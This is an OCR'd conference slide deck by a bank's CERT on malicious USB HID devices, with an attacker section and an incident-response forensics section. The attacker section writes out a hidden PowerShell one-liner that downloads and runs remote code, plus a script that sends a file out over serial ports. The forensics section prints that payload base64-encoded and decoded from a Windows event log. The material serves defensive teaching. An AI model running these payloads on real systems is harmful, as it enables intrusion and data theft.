2019.04.26 TLP:WHITE

THE RISE OF EVIL HID DEVICES

Franck Bitsch (@Requiem_fr)

Arthur Villeneuve (@Crypt0_M3lon)

CERT SOCIETE GENERALE

(@CertSG)

DFRWS
DIGITAL FORENSIC RESEARCH CONFERENCE

BLUE TEAM - 2006

- 8 members
- https://github.com/certsocietegenerale

IRM
FIR
FAME
SWORDPHISH

RED TEAM - 2018

- 2 members





TABLE OF CONTENTS

1

MALICIOUS HID DEVICES INTRODUCTION


INTRODUCTION



INTRODUCTION

Back in December 30, 2013

- The NSA “toolbox” leaked to the press
- Hardware and software implants in use since 2008, at least…



- Originally cost about $20,000
- Far cheaper implants designed since

COTTONMOUTH-1 is a HID implant – TRINITY embeds a microcontroller and memory, HOWLERMONKEY is a radio-frequency module used for remote control

RUBBER DUCKY

SOLD BY HAK5 SINCE 2010-11

- One of the earliest widely available malicious HID device

Connectivity: USB

External communication method: None

Payload storage:

- Payload uses a dedicated compiled scripting language
- Stored on a FAT32 SD card (payload.bin)

Launch method: automatically when plugged or via push-button


Exfiltration method: through the executed payload, none via the board

Visual aspect: USB stick by default, can probably be embedded in another type of device

Price: $45

Basic capabilities, no way to remotely interact with the device

WHID INJECTOR



CREATED BY LUCA BONGIORNI IN 2017

- Presented at Hack In Paris 2018, Defcon, BlackHat US/EU, etc.
- Forensic detection methods published by the author

Connectivity: USB, Wi-Fi

External communication method: Wi-Fi (4G for WHID Elite)

- Can create an access point or join an existing network

Payload storage: on the local chip

Launch method: Wi-Fi or automatically when plugged

Exfiltration method: Wi-Fi or serial port (Win 10+, Linux, etc.) embedded on the board

Visual aspect: USB key by default, can be embedded in another type of device

Price: $15 for the WHID ($20 for USB hub + a mouse)

Most complete device, possibility to live interact and exfiltrate data though Wi-Fi. Can be hidden in a real device

USB NINJA

CREATED BY THE RFID RESEARCH GROUP IN 2018

- Based on Mike Grover (@_MG_) work ➔ https://mg.lol/blog/

Connectivity: USB, Bluetooth Low Energy (BTLE)

External communication method: BTLE

- Bluetooth password is hardcoded

Payload storage: as a compiled Arduino program on the board

Launch method: automatically when plugged or triggered via Bluetooth remote control

Exfiltration method: via the executed payload, none via the board

Visual aspect: functional USB cable (Micro USB, USB Type C & Lightning)

Price: $180 (for the complete kit : USB cable / magnetic ring / BTLE remote control)

USBNinja
A BADUSB REMAKE


Interesting device by its form factor, possibility to remotely launch the payload though BTLE

2

ATTACKER PERSPECTIVES

SOCIETE GENERALE

GAIN REMOTE ACCESS



Remember Mr. Robot's season 1 episode 6:

- Darlene drops a USB stick in a parking so Elliot can gain access to the prison's network
- This technique is used by Red Teams during their missions

Classical payload is to call a one-liner PowerShell:

```
powershell.exe -nop -w hidden -c $Z=new-object net.webclient;$Z.proxy=[Net.WebRequest]::GetSystemWebProxy();$Z.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $Z.downloadstring('http://192.168.137.219:8080/hack4fun');
```

Other opportunities?

- Use "lolbins" to download and execute malicious files
  - certutil.exe
  - bitsadmin.exe
  - etc.
- Drop embedded files within the payload and execute them

LOLBINS: "Live-Off-the-Land Binaries" – legitimate files available on a system's default installation that can be used for malicious purposes

EXFILTRATE DATA

With WHID Cactus, you can use a serial port to exfiltrate data

On Windows 10, serial ports are automatically handled by the system

- In our case, this attack does not bypass USB DLP solution

The payload is simple:

- Read and encode the file we want to exfiltrate
- Iterate though all available COM ports
- Try to write an encoded file on each COM port

```
$data=[Convert]::ToBase64String((Get-Content -Path C:\Temp\secret.jpg -encoding byte));
$arr = $data -split "(.{500})";
foreach ($port in [System.IO.Ports.SerialPort]::GetPortNames())
{
    foreach ( $el in $arr)
    {
        $com=(new-Object System.IO.Ports.SerialPort $port,38400,None,8,one);
        $com.open();
        $com.WriteLine("SerialEXFIL:"+$el);
        Start-Sleep -Milliseconds 100;
        $com.Close()
    };
};
```

From an attacker's viewpoint, we need to be able to access the Web interface of the device in order to download exfiltrated data

- On close range: just connect to the WHID access point
- Longer range: connect the WHID to a public Wi-Fi available from outside
- Very long range: connect through a 4G network *(with the future WHID Elite version)*
- No range at all: go to the office to pick up your malicious devices *(you or someone hired to do this job… you know like an evil maid…)*

"EVIL MAID": threat model for unattended devices that may be accessed by potentially malicious third parties

3

MALICIOUS HID DEVICES ANALYSIS


SOCIETE GENERALE

IT ALL STARTS WITH AN ALERT

As an Incident Response team, how would you respond to a situation involving malicious HID devices?

Usual starting point: somehow an alert is raised


- **Your data leak prevention system is triggered**
- **An alert in your SIEM fires**
- **A user reports suspicious behavior**



"SIEM": Security Information and Event Management tool -

DIGITAL FORENSICS AND INCIDENT RESPONSE


The basic IR / forensic analysis




DIGITAL FORENSICS

External device / USB usage and program execution

- **Lots of useful artifacts:**
  - Amcache.hve
  - MRU run commands
  - SOFTWARE hive registry
  - SYSTEM hive registry
  - Plug and Play log files
  - Prefetch files
  - Windows event logs



Amcache stores useful information regarding program execution



Sample event from Windows audit logs

VID_1B4F&PID_9208	USB Devices	Artifacts	2019-04-03 15:46:12
VID_1B4F&PID_9208&MI_00	USB Devices	Artifacts	2019-04-03 15:46:12
VID_1B4F&PID_9208&MI_02	USB Devices	Artifacts	2019-04-03 15:46:12
VID_413C&PID_301A	USB Devices	Artifacts	2019-04-03 15:46:12

USB devices leave timestamped traces of usage in the Plug n' Play log files (capture above) and the Registry (capture below)

Driver Name	Key Last Updated Date	Description	Key	Bus Reported Description	Class Value
mouhid.sys	2019-04-03 15:46:24	HID-compliant mouse	hid/vid_1b4f&pid_9208&mi_02&col01/8&16b27fde&0&0000		mouse
kbdhid.sys	2019-04-03 15:46:24	HID Keyboard Device	hid/vid_1b4f&pid_9208&mi_02&col02/8&16b27fde&0&0001		keyboard
mouhid.sys	2019-04-03 15:46:24	HID-compliant mouse	hid/vid_413c&pid_301a/7&17da5b2&0&0000		mouse
usbhub3.sys	2019-04-03 15:46:24	Generic USB Hub	usb/vid_0424&pid_2422/5&1548b049&0&1		usb
usbser.sys	2019-04-03 15:46:24	USB Serial Device (COM4)	usb/vid_1b4f&pid_9208&mi_00/7&2fc8707d&0&0000	LilyPad USB	ports
hidusb.sys	2019-04-03 15:46:24	USB Input Device	usb/vid_1b4f&pid_9208&mi_02/7&2fc8707d&0&0002	LilyPad USB	hidclass
usbccgp.sys	2019-04-03 15:46:24	USB Composite Device	usb/vid_1b4f&pid_9208/hidfg	LilyPad USB	usb
hidusb.sys	2019-04-03 15:46:24	USB Input Device	usb/vid_413c&pid_301a/6&3b696f94&0&1	Dell MS116 USB Optical Mouse	hidclass

DIGITAL FORENSICS

External device / USB usage and program execution

- **Useful Windows event IDs in our case:**
  - PnP:
    - Event ID 20001: Plug and play driver install attempted.
      - 👉 *%system root%\System32\winevt\logs\System.evtx (win 7/8/10)*
    - Event ID 225: The application System with process id xxx stopped the removal or ejection for the device USB\VID_xxxx&PID_xxxx\xxxxxxxxxxxx.
      - 👉 *%system root%\System32\winevt\logs\Microsoft-Windows-Kernel-PnP%4Configuration.evtx*
  - PowerShell:
    - Event ID 400: upon the start of any local or remote PowerShell activity.
    - Event ID 403: upon the end of the PowerShell activity.
    - Event ID 600: indicating the onset of PowerShell remote activity on both source and destination systems.
      - 👉 *%system root%\System32\winevt\logs*Windows PowerShell.evtx

```
[225 / 0x00e1]
Source Name: Microsoft-Windows-Kernel-PnP
Strings: [
            '1932',
            '78',
            '\Device\HarddiskVolume4\Windows\System32\WindowsPowerShell\v1.0\powershell.exe',
            '45', 'USB\VID_1B4F&PID_9208&MI_00\7&2fc8707d&0&0000'
        ]
Computer Name: DESKTOP-UBOCH43
Record Number: 1969
Event Level: 3
```

Event ID 225 means your USB device cannot be removed because it's currently used by the listed process...

in our case PowerShell... 😯

This nice "side effect" makes the link between PowerShell usage and our suspicious USB device

DIGITAL FORENSICS

External device / USB usage and program execution

Input

start: 136 end: 183 length: 47 | length: 977 lines: 2

JABkAGEAdABhAD0AWwBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgARwBlAHQALQBDAG8AbgB0AGUA
bgB0ACAALQBQAGEAdABoACAAQwA6AFwAVABlAG0AcABcAHMAZQBjAHIAZQB0AC4AagBwAGcAIAAtAGUAbgBjAG8AZABpAG4AZwAgAGIAeQB0AGUA
KQApADsAJABhAHIAcgAgAD0AIAAkAGQAYQB0AGEAIAAtAHMAcABsAGkAdAAgACIAKAAuAHsANQAwADAAfQApACIAOwBmAG8AcgBlAGEAYwBoACAA
KAAkAHAAbwByAHQAIABpAG4AIABbAFMAeQBzAHQAZQBtAC4ASQBPAC4AUABvAHIAdABzAC4AUwBlAHIAaQBhAGwAUABvAHIAdABdADoAOgBHAGUA
dABQAG8AcgB0AE4AYQBtAGUAcwAoACkAKQB7AGYAbwByAGUAYQBjAGgAIAAoACAAJABlAGwAIABpAG4AIAAkAGEAcgByACkAewAkAGMAbwBtAD0A
KABuAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBJAE8ALgBQAG8AcgB0AHMALgBTAGUAcgBpAGEAbABQAG8AcgB0ACAAJABwAG8A
cgB0ACwAMwA4ADQAMAAwACwATgBvAG4AZQAsADgALABvAG4AZQApADsAJABjAG8AbQAuAG8AcABlAG4AKAApADsAJABjAG8AbQAuAFcAcgBpAHQA
ZQBMAGkAbgBlACgAIgBTAGUAcgBpAGEAbABFAFgARgBJAEwAOgAiACsAJABlAGwAKQA7AFMAdABhAHIAdAAtAFMAbABlAGUAcAAgAC0ATQBpAGwA
bABpAHMAZQBjAG8AbgBkAHMAIAAxADAAMAA7ACQAYwBvAG0ALgBDAGwAbwBzAGUAKAApAH0AOwB9ADsA

Output

start: 102 end: 137 length: 35 | time: 0ms length: 732 lines: 1

```
$.d.a.t.a.=.[.C.o.n.v.e.r.t.].:.:.T.o.B.a.s.e.6.4.S.t.r.i.n.g.(.(.G.e.t.-.C.o.n.t.e.n.t. .-.P.a.t.h.
.C.:.\.T.e.m.p.\.s.e.c.r.e.t...j.p.g. .-.e.n.c.o.d.i.n.g. .b.y.t.e.).).;.$.a.r.r. .=. .$.d.a.t.a. .-.s.p.l.i.t.
.".(...{.5.0.0.}.).".;.f.o.r.e.a.c.h. .(.$.p.o.r.t. .i.n. .
[.S.y.s.t.e.m...I.O...P.o.r.t.s...S.e.r.i.a.l.P.o.r.t.].:.:.G.e.t.P.o.r.t.N.a.m.e.s.(.).).{.f.o.r.e.a.c.h. .(.
.$.e.l. .i.n. .$.a.r.r.).{.$.c.o.m.=.(.n.e.w.-.O.b.j.e.c.t.
.S.y.s.t.e.m...I.O...P.o.r.t.s...S.e.r.i.a.l.P.o.r.t.
.$.p.o.r.t.,.3.8.4.0.0.,.N.o.n.e.,.8.,.o.n.e.).;.$.c.o.m...o.p.e.n.(.).;.$.c.o.m...W.r.i.t.e.L.i.n.e.
(.".S.e.r.i.a.l.E.X.F.I.L.:.".+.$.e.l.).;.S.t.a.r.t.-.S.l.e.e.p. .-.M.i.l.l.i.s.e.c.o.n.d.s.
.1.0.0.;.$.c.o.m...C.l.o.s.e.(.).}.;.}.;.
```

```
$data = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes((Get-
Content -Path C:\Temp\secret.jpg)));foreach ($port in
[System.IO.Ports.SerialPort]::GetPortNames()){$com=(new-Object
System.IO.Ports.SerialPort
$port,38400,None,8,one);$com.open();$com.WriteLine("SerialEXFIL:"+$data);$com.Close(
)}
```


<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="PowerShell" />
<EventID Qualifiers="0">600</EventID>
<Level>4</Level>
<Task>6</Task>
<Keywords>0x0080000000000000</Keywords>
<TimeCreated SystemTime="2019-04-03T15:48:24.8896724Z" />
<EventRecordID>1</EventRecordID>
<Channel>Windows PowerShell</Channel>
<Computer>DESKTOP-UBOCH43</Computer>
<Security />
</System>
<EventData>
<Data>RegistryStarted ProviderName=Registry
NewProviderState=Started

SequenceNumber=1

HostName=ConsoleHost
HostVersion=5.1.16299.1004
HostId=7177053a-e499-43f0-b6ca-11f7a9bd2edb
HostApplication=powershell.exe -nop -w hidden -Enc
JABkAGEAdABhAD0AWwBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAo
ACgARwBlAHQALQBDAG8AbgB0AGUAbgB0ACAALQBQAGEAdABoACAAQwA6AFwAVABlAG0AcABcAHMAZQBjAHIAZ
QB0AC4AagBwAGcAIAAtAGUAbgBjAG8AZABpAG4AZwAgAGIAeQB0AGUAKQApADsAJABhAHIAcgAgAD0AIAAkAGQA
YQB0AGEAIAAtAHMAcABsAGkAdAAgACIAKAAuAHsANQAwADAAfQApACIAOwBmAG8AcgBlAGEAYwBoACAAKAAkA
HAAbwByAHQAIABpAG4AIABbAFMAeQBzAHQAZQBtAC4ASQBPAC4AUABvAHIAdABzAC4AUwBlAHIAaQBhAGwAUA
BvAHIAdABdADoAOgBHAGUAdABQAG8AcgB0AE4AYQBtAGUAcwAoACkAKQB7AGYAbwByAGUAYQBjAGgAIAAoACA
AJABlAGwAIABpAG4AIAAkAGEAcgByACkAewAkAGMAbwBtAD0AKABuAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5A
HMAdABlAG0ALgBJAE8ALgBQAG8AcgB0AHMALgBTAGUAcgBpAGEAbABQAG8AcgB0ACAAJABwAG8AcgB0ACwAMw
A4ADQAMAAwACwATgBvAG4AZQAsADgALABvAG4AZQApADsAJABjAG8AbQAuAG8AcABlAG4AKAApADsAJABjAG8A
bQAuAFcAcgBpAHQAZQBMAGkAbgBlACgAIgBTAGUAcgBpAGEAbABFAFgARgBJAEwAOgAiACsAJABlAGwAKQA7AFMA
dABhAHIAdAAtAFMAbABlAGUAcAAgAC0ATQBpAGwAbABpAHMAZQBjAG8AbgBkAHMAIAAxADAAMAA7ACQAYwBv
AG0ALgBDAGwAbwBzAGUAKAApAH0AOwB9ADsA
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=</Data>
<Binary></Binary>
</EventData>
</Event>


Base64-encoded payload from a Windows event (right) decoded to discover relevant artifacts (center/down)

SUSPICIOUS USB DEVICE

So far we only know that a USB device was used to launch a PowerShell payload…

SUSPICIOUS USB DEVICE

The basic rule: do not plug any suspicious device without prior analysis



News > World > Americas > US politics

Secret Service agent put suspicious USB stick taken from Chinese Mar-a-Lago intruder in his computer, triggering immediate download of malware

'Out-of-the-ordinary' incident revealed by agent during Y

Tom Embury-Dennis | @tomemburyd | 1 day ago | 147 s


No one, not even the Secret Service, should randomly plug in a strange USB stick


@zackwhittaker / 2 days ago


Hey Secret Service: Don't Plug Suspect USB Sticks into Random Computers

SUSPICIOUS USB DEVICE ANALYSIS


No risk? Really?







USB KILLER V3



Mr. Self Destruct project

from

Mike Grover

USB killer fries systems it is connected to by delivering high-voltage current when plugged-in.

SUSPICIOUS USB DEVICE ANALYSIS

The basic process:

1. **External inspection**
2. **Internal inspection**
3. **Component identification**
4. **Interaction with the device: data dump**
5. **Dump analysis**

THE SIMPLE CASE: RUBBER DUCKY

1. **Extract the SD card from the device**
2. **Use your favorite forensic tool to retrieve current and deleted files**

Payloads can be decoded using a Perl script or online

- https://github.com/hak5darren/USB-Rubber-Ducky/blob/master/Decode/ducky-decode.pl
- https://ducktoolkit.com/decode


Remember that payloads depend on the keyboard layout ☺

WHID INJECTOR

In our case the WHID injector was hidden inside a mouse

BUT

it could be hidden inside any USB device with enough room



ATmega16U4/ATmega32U4

8-bit Microcontroller with 16/32K bytes of ISP Flash and USB Controller

EN25Q32B
32 Megabit Serial Flash Memory


- Single power supply operation
